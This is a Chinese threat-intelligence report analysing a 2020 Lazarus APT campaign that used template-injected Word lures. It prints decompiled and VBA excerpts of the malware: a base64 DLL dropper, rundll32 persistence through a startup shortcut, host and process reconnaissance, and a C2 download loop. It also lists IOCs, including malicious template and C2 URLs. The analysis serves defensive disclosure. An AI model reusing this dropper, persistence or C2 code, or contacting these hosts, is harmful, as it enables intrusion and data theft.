

返回 TI 主页
RESEARCH


数据驱动安全

概述

Lazarus APT组织是疑似具有东北亚背景的APT团伙，该组织攻击活动最早可追溯到2007年，其早期主要针对韩国、美国等政府机构，以窃取敏感情报为目的。自2014年后，该组织开始针对全球金融机构、虚拟货币交易所等为目标，进行以敛财为目的的攻击活动。

据公开情报显示，2014年索尼影业遭黑客攻击事件，2016年孟加拉国银行数据泄露事件，2017年美国国防承包商、美国能源部门及英国、韩国等比特币交易所被攻击等时间都出自Lazarus之手。

4月中旬，奇安信红雨滴团队披露了Lazarus组织利用特殊文件格式-hwp文件针对韩国的定向攻击活动，近日，红雨滴团队和奇安信APT实验室又监测到该组织利用敏感国家外交关系，西方某航空航天巨头招聘等信息开展新一轮攻击活动。此次活动中，该组织采用模板注入的方式从远程服务器获取带有恶意宏的文档执行，从而绕过杀软检测，值得注意的是第一次上传VirusTotal时仅有一家杀软成功检出。



样本分析

诱饵文档


此次捕获的样本以敏感国家外交关系、西方某航空航天巨头公司招聘为诱饵，相关信息如下

文件名	MD5	模板注入地址	修改时间
MzBfMjA1Njc0ODdh	4c239a926676087e31d82e79e838ced1	https://od.lk/d/MzBfMjA1Njc0ODdf/pubmaterial.dotm	2020:04:06 08:49:00Z
Boeing_PMS.docx	183ad96b931733ad37bb627a958837db	https://www.sanlorenzoyacht.com/news/uploads/docs/43.dotm	2020:04:24 05:27:00Z


样本均采用模板注入技术执行后续payload，此方式能起到极好的免杀效果，通过奇安信新一代反病毒引擎可精确检测除模板注入地址

```
"stream_info": [{"stream_type": "zip", "stream_size": 202120, "stream_name": "E:\\malware\\2020-4-26\\183ad96b931733ad37bb627a958837db", "md5": "183ad96b931733ad37bb627a958837db", "sha1": "7f845524bd987f5aef887d73092c72bdc1aea", "sha256": "a3eca35d14b9e020444186a5faaba5997994e47af08580521f808b1bb83d0063", "sha512": "aabbfd13aa2ac75be4f4d1cab631ed08f796855b0fe0ec66e1200d7e9daa7f5936b8d3b5d999a1f3a90372e221d75b82c6a0dd9b7a2773b37f7692fba8a7", "ssdeep": "3072:db12fzo4khOk1s8boBmhCpMk/rDDVYnCpMk/rDDVkv13cIKS1Zopk:54bd32FpMbrDDVlpmbrDDVkv1M251h", "stream_sub_type": "docx", "docx_info": {"summary_info": {"creator": "Windows User", "lastModifiedBy": "User", "created_time": "2020-04-13T18:44:00Z", "modified_time": "2020-04-24T05:27:00Z"}, "font_name": ["Symbol", "Times New Roman", "Calibri", "Calibri Light", "Malgun Gothic", "Segoe UI", "Consolas"], "lang_name": ["en-US", "ko-KR"], "template_inject": ["https://www.sanlorenzoyacht.com/news1/uploads/docs/43.dotm"]}, "exploit_info": ["CVE-2017-0199"], "sub_stream_count": 28}
```


模板注入虽具有极强的免杀效果，但当受害者打开文档时，文档打开页面会显示远程链接地址



文档打开后，将显示美韩关系，西方某航空航天巨头公司相关的一个封面图，以诱导受害者启用宏获取完整内容



Boeing_PMS.docx



MzBfMjA1Njc0ODhf

宏文档

嵌入的远程文档均为宏利用样本，基本信息如下

文件名	MD5
pubmaterial.dotm	2efbe6901fc3f479bc32aaf13ce8cf12
43.dotm	65df11dea0c1d0f0304b376787e65ccb

恶意宏被执行起来后，首先获取两个路径用于释放保存后续恶意Dll和正常的诱饵文档

```
Function GetDocName() As String
    On Error Resume Next

    strDocTag = ".doc"

    curDocNameFull = ActiveDocument.Path & "\" & ActiveDocument.Name
    curDocName = Left(curDocNameFull, InStrRev(curDocNameFull, ".") - 1)
    newDocNameFull = curDocName & strDocTag
    Do While FileExist(newDocNameFull)
        curDocName = curDocName & " "
        newDocNameFull = curDocName & strDocTag
    Loop
    GetDocName = newDocNameFull
End Function

Function GetDllName() As String
    On Error Resume Next
    Dim dllPath As String

    workDir = Environ("UserProfile") & "\AppData\Local\Microsoft\Notice"
    If Not FolderExist(workDir) Then
        Mkdir (workDir)
    End If
    binName = "wsuser.db"
    binDir = "ws"

    dllPath = workDir & "\" & binName

    nIdx = 0
    Do While FileExist(dllPath)
        workDir = workDir & "\" & binDir
        If Not FolderExist(workDir) Then
            Mkdir (workDir)
        End If
        dllPath = workDir & "\" & binName
    Loop

    GetDllName = dllPath
End Function
```

之后从窗体userforms1中获取后续dll和文档写入到文件，窗体中包含32位和64位的dll，将通过判断系统位数进行选择释放执行，数据采用两层base64编码进行保存

```

Function Base64DecodeToString(ByVal vCode)
    On Error Resume Next

    Dim oXML, oNode
    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.Text = vCode
    Base64DecodeToString = Stream_BinaryToString(oNode.nodeTypedValue)
    Set oNode = Nothing
    Set oXML = Nothing
End Function

Sub ExtractDll(dllPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open



    #If Win64 Then
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label1.Caption))
    #Else
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label2.Caption))
    #End If
    objStream.SaveToFile dllPath, 2
    Set objStream = Nothing
End Sub

Sub ExtractDoc(docPath)
    On Error Resume Next

    Set objStream = CreateObject("ADODB.Stream")
    objStream.Type = 1
    objStream.Open
    objStream.Write Base64DecodeToBinary(Base64DecodeToString(UserForm1.Label3.Caption))
    objStream.SaveToFile docPath, 2
    Set objStream = Nothing
End Sub

```

之后将展示完整的诱饵文件迷惑受害者，诱饵文件内容如下



恶意DLL

文件名

MD5

onenote.db (32)	11FDC0BE9D85B4FF1FAF5CA33CC272ED
onenote.db (64)	F4B55DA7870E9ECD5F3F565F40490996
wsuser.db (32)	F6D6F3580160CD29B285EDF7D0C647CE
wsuser.db (64)	2B02465B65024336A9E15D7F34C1F5D9

释放的恶意dll功能行为基本一致，这里以onenote.db(32位)为例，恶意宏将会以参数"原始文件名，"S-6-38-4412-76700627-315277-3247"，"18""调用其导出函数CoContentInfo。

```

LoadLibraryA (dllPath)

a = CoContentInfo(orgDocPath, "S-6-38-4412-76700627-315277-3247", "18")

Dim objDocApp
Set objDocApp = CreateObject("Word.Application")
objDocApp.Visible = True
objDocApp.Documents.Open docPath

Application.Quit (wdDoNotSaveChanges)

```

该dll被加载起来后，首先创建线程将原始文档删除

```

DWORD __stdcall sub_10006BC7(LPVOID lpThreadParameter)
{
    CHAR FileName; // [esp+4h] [ebp-108h]
    char v3; // [esp+5h] [ebp-107h]

    FileName = 0;
    memset(&v3, 0, 0x103u);
    if ( !lpThreadParameter )
        return 0;
    sub_10005EBB(&FileName, (int)lpThreadParameter);
    while ( sub_100068EE(&FileName, 0) != 0xFFFFFFFF )
        DeleteFileA(&FileName);
    return 1;
}

```

之后利用rundll32.exe以参数S-6-38-4412-76700627-315277-3247 0 0 18 1加载onenote.db并调用其导出函数CMS_ContentInfo，同时在启动目录下创建onenote.lnk用于实现持久化

```

sub_10005F89(
    0x200u,
    &CommandLine,
    "C:\\Windows\\System32\\rundll32.exe \"%s\\", CMS_ContentInfo %s 0 0 %s 1",
    &Filename,
    lpString,
    v6);
sub_100069B4(&CommandLine, (int)&v5);
sub_10005F89(0x200u, &v9, "\"%s\\", CMS_ContentInfo %s 0 0 %s 1", &Filename, lpString, v6);
sub_10006AB6(&v9);
return 1;
}

```

创建lnk文件信息如下


```

Buffer = 0;
memset(&v8, 0, 0x1FEu);
v5 = 0;
memset(&v6, 0, 0x1FEu);
v3 = 0;
memset(&v4, 0, 0x1FEu);
nSize = 0x100;
GetComputerNameW(&Buffer, &nSize);
nSize = 0x100;
GetUserNameW(&v5, &nSize);
sub_10006169(&v3);
v0 = LocalAlloc(0x40u, 0x80000u);
if ( v0 )
{
    sub_10005FD8();
    result = sub_1000581C(L"%s \\ %s\r\n\r\n%s%s", &Buffer, &v5, &v3, v0);
}
else
{
    result = sub_1000581C(L"%s \\ %s\r\n\r\n%s", &Buffer, &v5, &v3);
}
if ( v0 )
    result = LocalFree(v0);
return result;
}

```

遍历磁盘，获取磁盘剩余容量等信息

```

v9 = GetLogicalDrives();
v1 = 2;
do
{
    if ( ((v9 >> v1) & 1) == 1 )
    {
        RootPathName[0] = v1 + 0x41;
        v2 = GetDriveTypeW(RootPathName) - 2;
        if ( v2 )
        {
            v3 = v2 - 1;
            if ( v3 )
            {
                v4 = v3 - 1;
                if ( v4 )
                {
                    if ( v4 == 1 )
                    {
                        v5 = &unk_10087610;
                    }
                    else
                    {
                        v5 = &unk_1008761C;
                    }
                }
            }
            else
            {
                v5 = &unk_10087614;
            }
        }
        else
        {
            v5 = &unk_1008760C;
        }
    }
    else
    {
        v5 = &unk_10087618;
    }
}
sub_10005788(0x40u, v5, &v14);
TotalNumberOfFreeBytes.QuadPart = 0i64;
TotalNumberOfBytes.QuadPart = 0i64;
GetDiskFreeSpaceExW(RootPathName, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);
sub_1000581C(
    L"%s\t%s\t%dGB Fr Of %dGB\r\n",

```

获取当前系统正在运行的进程信息

```

memset(&pe, 0, 0x22Cu);
pe.dwSize = 0x22C;
result = CreateToolhelp32Snapshot(0xFu, 0);
hObject = result;
if ( result != 0xFFFFFFFF )
{
    result = Process32FirstW(result, &pe);
    if ( result )
    {
        do
        {
            memset(&v6, 0, 0x208u);
            hSnapshot = CreateToolhelp32Snapshot(8u, pe.th32ProcessID);
            if ( hSnapshot != 0xFFFFFFFF )
            {
                memset(&me.th32ModuleID, 0, 0x424u);
                me.dwSize = 0x428;
                if ( Module32FirstW(hSnapshot, &me ) )
                {
                    sub_100057B8(0x104u, me.szExePath, &v6);
                    CloseHandle(hSnapshot);
                }
                sub_10005EEF(0x40000u, a1, pe.szExeFile);
                sub_10005EEF(0x40000u, a1, &unk_100875F8);
                sub_10005EEF(0x40000u, a1, &v6);
                sub_10005EEF(0x40000u, a1, L"\r\n");
                memset(&pe, 0, 0x22Cu);
                pe.dwSize = 0x22C;
            }
        } while ( Process32NextW(hObject, &pe) );
        result = CloseHandle(hObject);
    }
}
return result;
}
}

```


最后将获取的信息处理后与c2通信，获取后续执行

```

ABEL_13:
        if ( HttpQueryInfo(v6, 0x20000005u, &v13, &dwBufferLength, 0) )
        {
            if ( v13 <= 0x120001 )
            {
                v7 = 0;
                if ( !v13 )
                {
                    *a2 = v13;
                    return 1;
                }
                while ( 1 )
                {
                    dwNumberOfBytesAvailable = 0;
                    if ( !InternetQueryDataAvailable(*(v2 + 0xC), &dwNumberOfBytesAvailable, 0, 0) )
                        break;
                    if ( !dwNumberOfBytesAvailable )
                        break;
                    if ( dwNumberOfBytesAvailable + v7 > v13 )
                        break;
                    if ( 0x120001 - v7 < dwNumberOfBytesAvailable )
                        break;
                    v8 = *(v2 + 0xC);
                    dwNumberOfBytesRead = dwNumberOfBytesAvailable;
                    if ( !InternetReadFile(v8, (v7 + a1), dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
                        break;
                    v7 += dwNumberOfBytesRead;
                    if ( v7 >= v13 )
                        goto LABEL_13;
                }
            }
        }

```

遗憾的是，在捕获样本时没有获取到后续木马





IOC

MD5

4c239a926676087e31d82e79e838ced1

183ad96b931733ad37bb627a958837db

2efbe6901fc3f479bc32aaf13ce8cf12

65df11dea0c1d0f0304b376787e65ccb

11FDC0BE9D85B4FF1FAF5CA33CC272ED

2B02465B65024336A9E15D7F34C1F5D9

F6D6F3580160CD29B285EDF7D0C647CE

F4B55DA7870E9ECD5F3F565F40490996

C2

<https://www.elite4print.com/admin/order/batchPdfs.asp>

参考文章

<https://blog.telsy.com/lazarus-gate/>

LAZARUS APT

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